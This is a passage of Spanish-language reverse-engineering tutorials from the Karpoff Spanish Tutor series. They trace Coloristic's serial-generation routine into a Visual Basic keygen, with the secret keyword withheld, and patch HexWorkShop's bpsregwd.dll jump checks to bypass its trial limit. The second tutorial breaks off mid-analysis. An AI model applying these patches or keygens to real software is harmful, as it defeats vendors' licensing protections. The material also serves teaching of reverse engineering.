:00403C75 8D45F8              lea eax, dword ptr [ebp-08]
:00403C78 50                  push eax
```

Vamos a ir ahora al botón del W32DASM llamado Goto Code Location y nos vamos a ir a la referencia de arriba que sería la dirección 00403C26 (marcada en rojo), caemos en ella y empezamos a ver nuestros alrededores y vemos que es un salto condicional je, veamos el código y analicémoslo...

```
:00403C13 50                  push eax
:00403C14 8B4D9C              mov ecx, dword ptr [ebp-64]
:00403C17 E8E41C0000          call 00405900      Esta es la Call que genera el serial correcto
:00403C1C 8B459C              mov eax, dword ptr [ebp-64]      El valor 0 ó 1 lo guarda en EAX
:00403C1F 83B8D800000000      cmp dword ptr [eax+000000D8], 00000000      Compara EAX no igual a 0
:00403C26 7448                je 00403C70     Si EAX igual 0 entonces ir a 00403C70

* Possible Ref to Menu: MenuID_0064, Item: "About Coloristic"

* Possible Reference to String Resource ID=00500: "Thank you for registering your copy of Coloristic ..."

:00403C28 68F4010000          push 000001F4
:00403C2D 8D45F0              lea eax, dword ptr [ebp-10]
:00403C30 50                  push eax
```

Hagamos clic en el botón CALL de la barra de herramientas de W32DASM y caemos en este punto, vemos que la direción es 00405900, cargamos el TRW2000 y buscamos el programa coloristic.exe haciendo clic en browse, hacemos clic en load y nos aparece el punto de entrada del programa, ctrl+n y cerramos la ventana, vamos a Help > Register... e ingresamos nuestros datos en mi caso ya los dije, ponemos un punto de ruptura (Breakpoint) en 405900, volvemos al programa y al hacer clic en Register, salta el TRW2000, y

```
:00405900 55                  push ebp      Caemos aqui
:00405901 89E5                mov ebp, esp
:00405903 53                  push ebx
:00405904 56                  push esi
:00405905 81EC30010000        sub esp, 00000130
:0040590B 898DC8FEFFFF        mov dword ptr [ebp+FFFFFEC8], ecx
:00405911 8B4508              mov eax, dword ptr [ebp+08]
:00405914 8B5004              mov edx, dword ptr [eax+04]      EDX recibe el valor de la longitud del nombre
:00405917 8995CCFEFFFF        mov dword ptr [ebp+FFFFFECC], edx
:0040591D 8B1510F04200        mov edx, dword ptr [0042F010]      Un valor 10 como constante
:00405923 8995D0FEFFFF        mov dword ptr [ebp+FFFFFED0], edx
:00405929 83BDCCFEFFFF01      cmp dword ptr [ebp+FFFFFECC], 00000001
:00405930 7C09                jl 0040593B
```

:00405932 83BDD0FEFFFF01 cmp dword ptr [ebp+FFFFFED0], 00000001
:00405939 7D19 jge 00405954 **Vamos a 00405954**

:00405954 8B4508 mov eax, dword ptr [ebp+08] **EAX = Nuestro nombre**
:00405957 8B00 mov eax, dword ptr [eax]
:00405959 40 inc eax
:0040595A 50 push eax
:0040595B 8D85F4FEFFFF lea eax, dword ptr [ebp+FFFFFEF4]
:00405961 50 push eax
:00405962 E8B9270000 call 00408120 **Crea una lista de caracteres con el nombre**
:00405967 59 pop ecx **Recibe nuestro nombre**
:00405968 59 pop ecx
:00405969 8B85CCFEFFFF mov eax, dword ptr [ebp+FFFFFECC]
:0040596F 3B85D0FEFFFF cmp eax, dword ptr [ebp+FFFFFED0]
:00405975 7D09 jge 00405980
:00405977 8B95CCFEFFFF mov edx, dword ptr [ebp+FFFFFECC]
:0040597D EB07 jmp 00405986
:0040597F 90 nop
:00405980 8B95D0FEFFFF mov edx, dword ptr [ebp+FFFFFED0]
:00405986 8995D4FEFFFF mov dword ptr [ebp+FFFFFED4], edx
:0040598C C785D8FEFFFF00000000 mov dword ptr [ebp+FFFFFED8], 00000000
:00405996 EB23 jmp 004059BB **Pone EAX a 0 y crea una lista por medio de una palabra clave, la cual servirá adelante, sale y va a 00405A3F**

El código que continuaba fué omitido adrede para no mostrar la palabra secreta que es la base para la generación del serial correcto, el siguiente código es la continuación después de salir de la rutina de la palabra secreta
@j@ Esta es la rutina de generación del serial correcto

:004059E0 8B9DCCFEFFFF mov ebx, dword ptr [ebp+FFFFFECC] **Longitud del nombre**
:004059E6 2B9DD0FEFFFF sub ebx, dword ptr [ebp+FFFFFED0] **EBX=Constante 10 - Longitud del nombre**
:004059EC 8B85E0FEFFFF mov eax, dword ptr [ebp+FFFFFEE0] **EAX = 0 en cada vuelta sumara 1 a EAX**
:004059F2 0FB69405F4FEFFFF movzx edx, byte ptr [ebp+eax-0000010C] **Ir aqui para ver Nota 1**
:004059FA 0395E0FEFFFF add edx, dword ptr [ebp+FFFFFEE0] **Sumara el valor de EAX**
:00405A00 01D3 add ebx, edx **EBX=EBX+EDX**
:00405A02 899DE4FEFFFF mov dword ptr [ebp+FFFFFEE4], ebx **Mueve el resultado, servirá adelante**
:00405A08 8B8DE4FEFFFF mov ecx, dword ptr [ebp+FFFFFEE4]
:00405A0E D1E1 shl ecx, 1 **ECX=ECX*2**
:00405A10 8B95E4FEFFFF mov edx, dword ptr [ebp+FFFFFEE4] **Recupera el valor de EBX anterior**
:00405A16 D1EA shr edx, 1 **Divide el valor entre 2 y saca el entero**
:00405A18 01D1 add ecx, edx **ECX=ECX+EDX**
:00405A1A 038DD4FEFFFF add ecx, dword ptr [ebp+FFFFFED4] **Suma a ECX la longitud del nombre**
:00405A20 898DE8FEFFFF mov dword ptr [ebp+FFFFFEE8], ecx
:00405A26 8B95E4FEFFFF mov edx, dword ptr [ebp+FFFFFEE4] **Recupera el valor de EBX**
:00405A2C 0FAF95E8FEFFFF imul edx, dword ptr [ebp+FFFFFEE8] **EDX=EDX*ECX**
:00405A33 0195DCFEFFFF add dword ptr [ebp+FFFFFEDC], edx **Acumula el valor de EDX**
:00405A39 FF85E0FEFFFF inc dword ptr [ebp+FFFFFEE0] **Incrementa uno a EAX**
:00405A3F 8B85E0FEFFFF mov eax, dword ptr [ebp+FFFFFEE0]
:00405A45 3B85CCFEFFFF cmp eax, dword ptr [ebp+FFFFFECC]
:00405A4B 7C93 jl 004059E0 **Compara si valor es menor no salta**
:00405A4D 8B85DCFEFFFF mov eax, dword ptr [ebp+FFFFFEDC] **EAX recibe el acumulado total**
:00405A53 31D2 xor edx, edx EDX=0
:00405A55 F7B5D0FEFFFF div dword ptr [ebp+FFFFFED0] **Ver Nota 2 aqui**
:00405A5B 89D2 mov edx, edx
:00405A5D 8995ECFEFFFF mov dword ptr [ebp+FFFFFEEC], edx **Ver Nota 3 aqui**
:00405A63 8BB5ECFEFFFF mov esi, dword ptr [ebp+FFFFFEEC]
:00405A69 46 inc esi
:00405A6A 8B1D0CF04200 mov ebx, dword ptr [0042F00C]
:00405A70 8A1433 mov dl, byte ptr [ebx+esi]
:00405A73 8895F0FEFFFF mov byte ptr [ebp+FFFFFEF0], dl
:00405A79 FFB5DCFEFFFF push dword ptr [ebp+FFFFFEDC]
:00405A7F 0FBE85F0FEFFFF movsx eax, byte ptr [ebp+FFFFFEF0]
:00405A86 50 push eax

```
:00405A87 68EA524100          push 004152EA
:00405A8C 8D85F4FEFFFF        lea eax, dword ptr [ebp+FFFFFEF4]
:00405A92 50                  push eax
:00405A93 E868490000          call 0040A400
:00405A98 83C410              add esp, 00000010
```

Aqui si solicitamos D ESP ya podemos ver nuestro serial

Nota 1: Extrae caracteres de acuerdo a la longitud del nombre, primero el 1, luego el 2, etc. aqui se utiliza la palabra secreta, el valor devuelto es decimal y es la suma de cada caracter en orden desde el primer caracter de cada palabra (la secreta y nuestro nombre)

Nota 2: Extrae el caracter en la última posición de EAX, lo devuelve a EDX

Nota 3: Extrae el caracter de la posición devuelta a EDX de la palabra secreta

Modulo de generación del serial programado en Visual Basic

```
Private Sub Command1_Click()
    minombre = Trim(Text1.Text)
    miserial = 0
    clave = "COLOQUE AQUI LA PALABRA CLAVE"
    largo = Len(minombre)
If largo < 10 Then
    falta = 10 - largo
Else
    faltan = largo - 10
End If
If largo > 10 Then
    largo1 = 10
Else
    largo1 = largo
End If
For i = 1 To largo1
    charac1 = Asc(Mid(minombre, i, 1))
    charac2 = Asc(Mid(clave, i, 1))
    Charac3 = charac1 + charac2
    minombre1 = minombre1 + Chr(Charac3)
Next
If Len(minombre) > 10 Then
    minombre = minombre1 + Mid(minombre, 11, (Len(minombre) - 10))
Else
    minombre = minombre1
End If
For i = 1 To Len(Trim(minombre))
    edx = Asc(Mid(minombre, i, 1))
    edx = edx + (i - 1)
    ebx = edx - falta
    ecx = ebx * 2
    edx = Int(ebx / 2)
    ecx = ecx + edx
    ecx = ecx + largo
    edx = ebx * ecx
    miserial = miserial + edx
Next
```

```
    LETRA = Mid(Trim(Str(miserial)), Len(Trim(Str(miserial))), 1) + 1
    LETRA = Mid(clave, LETRA, 1)
    Text2.Text = LETRA + Trim(Str(miserial))
End Sub
```

Eso es todo, ahora ya hemos generado nuestro propio serial o nuestro keygen, antes que nada no está demás decirles que

"Si les gusta el programa paguen por él"

No me responsabilizo por el mal uso de este tutorial, el fin principal es "Aprender Más".

Ahora quiero saludar a nuestro buen amigo Karpoff que es quien nos apoya en este arte de enseñar, así tambien a CaoS_ReptantE puesto que sin su ayuda desinteresada este tutorial no hubiese sido posible, gracias tambien a Act_MagO por algunas cosillas.

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001	
Programa:	**HexWorkShop v3.02**

PROTECCION:	Aplicacion con limite de tiempo		
Descripcion:	Editor Hexadecimal		
Dificultad:	Novato		
DOWNLOAD:	http://bpsoft.com		
Herramientas:	Softice v4.0, W32dasm v8.93, Hex WorkShop v 2.20		
CRACKER:	**Fantomas:**	**FECHA:**	07/07/2001


INTRODUCCION

En esta ocacion voy a analizar la version `v3.02`, no puedo hablar sobre las ventajas o desventajas de esta aplicacion, ya que al momento de hacer uso de esta, ya estaba vencido el periodo de evaluacion, y bueno, algo habia que hacer


Un tanto ingenuo, volvi a instalar la aplicacion, para ver si en algo cambiaban las cosas, por aquello de que pudiese ser un error de instalacion o registro, y nada asi que

AL ATAKE

Veamos primero que pasa, despues de correr la aplicacion, tenemos enfrente algo asi:




cerramos la aplicacion y ahora nos aparece esto:




noten que marca una fecha de expiracion el `8 de Agosto` y apenas estamos en `Julio`, pero eso no importa


Nuevamente corremos la aplicacion, y ahora tenemos presente el siguiente mensage



valla que son especiales estas gentes de `BreackPoint Software Inc.` ya que insisto que tienen una mania por las cajas de texto o cajas de dialogo, bueno sigamos adelante, seleccionemos el boton `Unlock` y entraremos a la seccion de registro



sin embargo estos datos no son validos y el resultado es



Ahora carguemos la aplicacion con el `W32dasm` y busquemos la cadena de texto `Invalid Key` o la cadena de texto `Please check your key and try again` y para nuestra sorpresa, no vamos a enconrtrar ninguna, es mas si buscas las cadenas de texto de la caja de dialogo anterior `Registration Information`, `Name`, `Company` o `Cancel` no vamos a encontrar nada, entonces que pasa.

La respuesta la vamos a encontrar en el archivo `bpsregwd.dll`, carguemoslo con el `W32dasm` y busquemos la cadena de texto `Invalid Key`

```
|
:10002E35 EB4E jmp 10002E85
|
* Referenced by a Conditional Jump at Address :10002E09
|
* Possible Reference to String Resource ID=00014: "Please check
your key and try again. If this problem persis"
|
:10002E37 6A0E push 0000000E
:10002E39 8D4DEC lea ecx, dword ptr [ebp-14]
:10002E3C E822C70000 call 1000F563
|
```

```
* Possible Reference to String Resource ID=00012: "Invalid Key"
|
:10002E41 6A0C push 0000000C
:10002E43 8D4DF0 lea ecx, dword ptr [ebp-10]
:10002E46 E818C70000 call 1000F563
:10002E4B 6A40 push 00000040
:10002E4D 8BCE mov ecx, esi
:10002E4F FF75F0 push [ebp-10]
:10002E52 FF75EC push [ebp-14]
|
```

vamonos entonces a ver quien llamo a esta rutina (vamos a la direccion `:10002E09`)

```
|
:10002DFF E83BF4FFFF call 1000223F
:10002E04 83C418 add esp, 00000018
:10002E07 85C0 test eax, eax
:10002E09 752C jne 10002E37
|
* Possible Reference to String Resource ID=00013: "Thank you!
Your product has been unlocked."
|
:10002E0B 6A0D push 0000000D
:10002E0D 8D4DEC lea ecx, dword ptr [ebp-14]
:10002E10 E84EC70000 call 1000F563
|
```


llegando aqui, es claro lo que vamos a hacer, sustituimos

`:10002E07 852C TEST EAX, EAX` por `:10002E07 33C0 XOR EAX, EAX`

o bien

`:10002E09 752C JNE 10002E37` por `:10002E09 752C JE 10002E37`

corremos la aplicacion, en la ventana `Product Expiration` le damos a `Unlock` en la siguiente caja llenamos los campos `Name`, `Company` y `Key` y le damos `OK` y obtendremos esto



sencillo no creen? y si creen que ya logramos 'crecer' la aplicacion. pues con mucha pena les digo que todo este teatro es una rutina 'caza-tontos', ya que una vez que le das a `Aceptar` se cierra la aplicacion y todo vuelve a empezar

Por lo tanto, empezamos a sospechar que esta aplicacion esta confeccionada de una forma diferente a las versiones anteriores, justo cuando me empezaba a aburrir esto de la Informatica Inversa, encuentro algo interesante, vamos a analizar mas a fondo la aplicacion.

Vamos observar que la rutina

```
|
:10002D73 FF766C push [esi+6C]
:10002D76 8D850CFFFFFF lea eax, dword ptr [ebp+FFFFFF0C]
:10002D7C 50 push eax
:10002D7D E85E0A0000 call 100037E0
:10002D82 FF7664 push [esi+64]
:10002D85 8D855CFFFFFF lea eax, dword ptr [ebp+FFFFFF5C]
:10002D8B 50 push eax
:10002D8C E84F0A0000 call 100037E0
:10002D91 FF7668 push [esi+68]
:10002D94 8D45CC lea eax, dword ptr [ebp-34]
:10002D97 50 push eax
:10002D98 E8430A0000 call 100037E0
:10002D9D FF7670 push [esi+70]
:10002DA0 8D45AC lea eax, dword ptr [ebp-54]
:10002DA3 50 push eax
:10002DA4 E8370A0000 call 100037E0
|
```

copia desde la localidad de memoria `#0167:00C94250` hasta la localidad memoria `#015F:0064EBA0,` todos los datos que pusimos

Mas adelante nos volvemos a encontrar en la direccion `:10002DFF` con siguiente instruccion

```
|
:10002DFF E83BF4FFFF call 1000223F
|
```

y justo aqui, nos meternos a la rutina `:1000223F` para ver que sucede ahi dentro

```
|
* Referenced by a CALL at Addresses :10002DFF
|
:1000223F 55 push ebp
:10002240 8BEC mov ebp, esp
:10002242 81ECC8010000 sub esp, 000001C8
:10002248 53 push ebx
```

```
|
::::::::::::::::::::::::::::::::::::::::::::
|
:10002272 50 push eax
:10002273 8D45EC lea eax, dword ptr [ebp-14]
:10002276 50 push eax
:10002277 FF751C push [ebp+1C]
:1000227A E896FCFFFF call 10001F15
|
```

podemos observar que no sucede nada imoportante hasta llegar a la direccion `:1000227A`, vallamos ahora dentro de la rutina `:10001F15`

```
|
:10001F15 55 push ebp
:10001F16 8BEC mov ebp, esp
:10001F18 81EC54010000 sub esp, 00000154
:10001F1E 53 push ebx
:10001F1F 56 push esi
:10001F20 8065FF00 and byte ptr [ebp-01], 00
:10001F24 57 push edi
:10001F25 6880000000 push 00000080
:10001F2A 8D85ACFEFFFF lea eax, dword ptr [ebp+FFFFFEAC]
:10001F30 FF7508 push [ebp+08]
:10001F33 50 push eax
:10001F34 E8E7240000 call 10004420
:10001F39 8D852CFFFFFF lea eax, dword ptr [ebp+FFFFFF2C]
:10001F3F 50 push eax
:10001F40 8D856CFFFFFF lea eax, dword ptr [ebp+FFFFFF6C]
:10001F46 50 push eax
:10001F47 8D45AC lea eax, dword ptr [ebp-54]
:10001F4A 50 push eax
:10001F4B 8D85ACFEFFFF lea eax, dword ptr [ebp+FFFFFEAC]
:10001F51 50 push eax
:10001F52 E838FFFFFF call 10001E8F
|
```

lo mas importante hasta aqui es la rutina `call 10004420,` ya que copia la serie de numeros que pusimos como `KEY`
desde la localidad de memoria `0064EC60` hasta `0064E828` para empezar a checarla, para ello saltemos ahora hasta la rutina `:10001E8F`

```
|
* Referenced by a CALL at Address :10001F52
|
:10001E8F 55 push ebp
:10001E90 8BEC mov ebp, esp
:10001E92 53 push ebx
:10001E93 56 push esi
|
* Possible StringData Ref from Data Obj ->"-"
```

```
|
:10001E94 BEA4810110 mov esi, 100181A4
:10001E99 33DB xor ebx, ebx
:10001E9B 56 push esi
:10001E9C FF7508 push [ebp+08]
:10001E9F E8A4220000 call 10004148
:10001EA4 59 pop ecx
:10001EA5 3BC3 cmp eax, ebx
:10001EA7 59 pop ecx
:10001EA8 7465 je 10001F0F
:10001EAA 50 push eax
:10001EAB FF750C push [ebp+0C]
:10001EAE E82D190000 call 100037E0
:10001EB3 56 push esi
:10001EB4 53 push ebx
:10001EB5 E88E220000 call 10004148
:10001EBA 83C410 add esp, 00000010
:10001EBD 3BC3 cmp eax, ebx
:10001EBF 744E je 10001F0F
:10001EC1 50 push eax
:10001EC2 FF7510 push [ebp+10]
:10001EC5 E816190000 call 100037E0
:10001ECA 56 push esi
:10001ECB 53 push ebx
:10001ECC E877220000 call 10004148
:10001ED1 83C410 add esp, 00000010
:10001ED4 3BC3 cmp eax, ebx
:10001ED6 7437 je 10001F0F
:10001ED8 50 push eax
:10001ED9 FF7514 push [ebp+14]
:10001EDC E8FF180000 call 100037E0
|
```

lo primero que les voy a mencionar es que en la direccion `:10001F0F` se encuentra la salida con error, asi que evitaremos caer ahi, y la salida con exito en `:10001F0D` asi que habra que saltar todos los obstaculos hasta llegar aqui.

Cada vez que entra a la rutina `:10004148`, detecta donde estan los 'guiones' `(-)` `0x2Dh` y los sustituye por `0x00h`

y cada vez que entra a la rutina `:100037E0`, copia cada seccion de la `KEY` en otras areas de la memoria (`:0064E928`, `:0064E908` y `:0064E8E8`), es claro que nosotros solo pusimos dos secciones, asi que la rutina nos sacara en la direccion `:10001ED6 7437 je 10001F0F`

en caso de haber puesto tres secciones, habriamos avanzado, para entonces toparnos con otro filtro

```
|
:10001EE1 FF7514 push [ebp+14]
:10001EE4 E8E7190000 call 100038D0
```

```
:10001EE9 83C40C add esp, 0000000C
:10001EEC 83F804 cmp eax, 00000004
:10001EEF 751E jne 10001F0F
:10001EF1 FF7510 push [ebp+10]
:10001EF4 E8D7190000 call 100038D0
:10001EF9 83F806 cmp eax, 00000006
:10001EFC 59 pop ecx
:10001EFD 7510 jne 10001F0F
:10001EFF FF750C push [ebp+0C]
:10001F02 E8C9190000 call 100038D0
:10001F07 83F805 cmp eax, 00000005
:10001F0A 59 pop ecx
:10001F0B 7202 jb 10001F0F
:10001F0D B301 mov bl, 01
|
* Referenced by a Conditional Jump at Addresses: :10001EA8,
:10001EBF, :10001ED6, :10001EEF, :10001EFD, :10001F0B
|
:10001F0F 8AC3 mov al, bl
:10001F11 5E pop esi
:10001F12 5B pop ebx
:10001F13 5D pop ebp
:10001F14 C3 ret
|
```

observen que la longitud de cada seccion es otro factor a considerar (`5 , 6 y 4 caracteres`), asi que cambiamos de inmediato nuestro `KEY` por este otro `12345-678909-8765`, esperamos que como minimo lleguemos a la direccion `:10001F0D` con exito

Arrancamos de nuevo y regresamos de la rutina `call 10001E8F` con la bandera a 1, o sea con el valor del acumulador igual a uno, a partir de este momento (se supone que estamos en la direccion `:10001F57`), la salida por error es `:100020B6` asi que evitaremos caer aqui, nos vamos hasta la direccion

```
|
:10001F52 E838FFFFFF call 10001E8F
:10001F57 83C41C add esp, 0000001C
:10001F5A 84C0 test al, al
:10001F5C 0F8454010000 je 100020B6
:10001F62 8D45AC lea eax, dword ptr [ebp-54]
:10001F65 50 push eax
:10001F66 E865190000 call 100038D0
:10001F6B 83F805 cmp eax, 00000005
:10001F6E 59 pop ecx
:10001F6F 0F8C41010000 jl 100020B6
:10001F75 8D7405A8 lea esi, dword ptr [ebp+eax-58]
:10001F79 8D45EC lea eax, dword ptr [ebp-14]
:10001F7C 56 push esi
:10001F7D 50 push eax
```

```
:10001F7E E85D180000 call 100037E0
:10001F83 802600 and byte ptr [esi], 00
:10001F86 807DAC2A cmp byte ptr [ebp-54], 2A
:10001F8A 59 pop ecx
:10001F8B 59 pop ecx
:10001F8C 7508 jne 10001F96
|
```

donde, una vez efectuado el salto, empieza el verdadero analisis de nuestra KEY que de hecho es un tanto complicada, y aunque paresca mucho 'rollo', la voy a poner completa, ya que para eso estamos aqui, para aprender a analizar

```
|
:10001F96 8D45F8 lea eax, dword ptr [ebp-08]
:10001F99 6A0A push 0000000A
:10001F9B 50 push eax
:10001F9C 8D45AC lea eax, dword ptr [ebp-54]
:10001F9F 50 push eax
:10001FA0 E847220000 call 100041EC
```

veamos, la rutina `:100041EC` analiza el primer digito (nuestro caso es `12345-678909-8765`), el resultado obtenido lo guarda en la localidad de memoria `0064EB5C` = `00000001`

```
:10001FA5 8B4D10 mov ecx, dword ptr [ebp+10]
:10001FA8 83C40C add esp, 0000000C
:10001FAB 8901 mov dword ptr [ecx], eax
:10001FAD 8A45EC mov al, byte ptr [ebp-14]
:10001FB0 80650A00 and byte ptr [ebp+0A], 00
:10001FB4 884508 mov byte ptr [ebp+08], al
:10001FB7 8A45ED mov al, byte ptr [ebp-13]
:10001FBA 884509 mov byte ptr [ebp+09], al
:10001FBD 8D45F8 lea eax, dword ptr [ebp-08]
:10001FC0 6A10 push 00000010
:10001FC2 50 push eax
:10001FC3 8D4508 lea eax, dword ptr [ebp+08]
:10001FC6 50 push eax
:10001FC7 E83C240000 call 10004408
```

la rutina `:10004408` analiza el segundo y tercer digito (nuestro caso es `123345-678909-8765`), el resultado obtenido lo guarda en la localidad de memoria `0064EB73` = `00000023`

```
:10001FCC 8B4D14 mov ecx, dword ptr [ebp+14]
:10001FCF 83C40C add esp, 0000000C
